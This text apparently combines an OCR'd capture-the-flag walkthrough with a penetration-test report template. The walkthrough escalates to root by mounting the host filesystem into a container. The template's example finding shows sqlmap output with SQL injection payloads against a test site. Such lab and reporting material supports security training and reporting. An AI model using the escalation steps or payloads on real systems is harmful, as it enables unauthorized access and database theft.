
Volume settings:



After it is created we must create a container, using the specified configuration. This approach enables us to escalate privileges and execute commands within the container despite lacking privileged access.




We must select console interactive & TTY:



We'll select the volume created earlier and mount it to the directory "/mnt/root" within the container.

After deploying the container, we'll open a command prompt and connect with the user "root."



We'll navigate to the "/mnt/root" directory within the container and then access the "/root" directory. Here, we'll find the "root.txt" flag, signifying successful root-level access

```
root@9fae66fe930e:/# cd /mnt/root
root@9fae66fe930e:/mnt/root# ls
bin  boot  data  dev  etc  home  lib  lib32  lib64  libx32  lost+found  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
root@9fae66fe930e:/mnt/root# cd root
root@9fae66fe930e:/mnt/root/root# ls -la
total 48
drwx------  6 root root 4096 Apr 20 22:10 .
drwxr-xr-x 19 root root 4096 Apr  4 10:24 ..
lrwxrwxrwx  1 root root    9 Apr 27  2023 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Oct 15  2021 .bashrc
drwx------  2 root root 4096 Feb 28 22:23 .cache
drwx------  3 root root 4096 Feb 28 18:59 .docker
drwxr-xr-x  3 root root 4096 Feb 28 22:23 .local
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
drwx------  2 root root 4096 Feb 28 20:04 .ssh
-rwxr-xr-x  1 root root  378 Apr  4 13:03 docker_clean.sh
-rw-r--r--  1 root root 1907 Apr  2 14:00 initial_state.txt
-rwxr-xr-x  1 root root  592 Apr  2 13:55 monitor.sh
-rw-r-----  1 root root   33 Apr 20 22:10 root.txt
root@9fae66fe930e:/mnt/root/root# cat root | wc -l
cat: root: No such file or directory
0
root@9fae66fe930e:/mnt/root/root# cat root
cat: root: No such file or directory
root@9fae66fe930e:/mnt/root/root# cat root.txt | wc -l
1
root@9fae66fe930e:/mnt/root/root# cat root.txt | wc
```

Technical Findings Details

1. SQL Injection - High

CWE	
CVSS 3.1 Score	
Description (Incl. Root Cause)	The application does not properly sanitize input data, allowing an unauthenticated attacker to inject SQL code into database queries. **EXAMPLE FINDING**
Security Impact	A successful SQL injection attack can result in access to sensitive data from the database, modifications to database data (Insert/Update/Delete), execution of administration operations on the database (such as shutting down the DBMS), recovering the contents of a given file present on the DBMS file system and in some cases issuing commands on the underlying operating system.
Affected Host(s)	• mytestsite.com ○ Id parameter
Remediation	Where possible, use parameterized queries to ensure that database interactions cannot be contaminated. Also, escape all user supplied input/utilize a whitelist of approved characters to validate all input that is passed to the database.
External References	https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet

Finding Evidence:

```
$ sqlmap -u 'http://mytestsite.com/page.php?id=5'

GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 53 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 9561=9561

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=1 AND SLEEP(5)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=-6630 UNION ALL SELECT
NULL,CONCAT(0x7178786271,0x79434e597a45536f5a4c695273427857546c76554854574c4f5a534f587368725142615a54456256,0
x716b767a71),NULL-- mIJj
---
[12:56:52] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.3.10
back-end DBMS: MySQL >= 5.0.12
[12:56:52] [INFO] fetched data logged to text files under '/home/elliot/.sqlmap/output/mytestsite'

[*] shutting down at 12:56:52
```

<Insert screenshots as appropriate>

2. Username Enumeration - Medium

CWE	<Fill in>
CVSS 3.1 Score	<Fill in>
Description (Incl. Root Cause)	<Fill in>
Security Impact	<Fill in>
Affected Host(s)	• <Fill in>
Remediation	<Fill in>
External References	<Fill in>

Finding Evidence:

<Add command output as appropriate>

3. Cookie Missing Secure Flag - Low

CWE	<Fill in>
CVSS 3.1 Score	<Fill in>
Description (Incl. Root Cause)	<Fill in>
Security Impact	<Fill in>
Affected Host(s)	• <Fill in>
Remediation	<Fill in>
External References	<Fill in>

Finding Evidence:

<Add command output as appropriate>

Appendices

Appendix A – Flags Discovered

Flag #	Application	Flag Value	Flag Location	Method Used
1.	*Main*	*HTB{<random value>}*	*Web root*	*Command Injection (example)*
2.				
3.				
4.				
5.				
6.				
7.				
8.				
9.				
10.				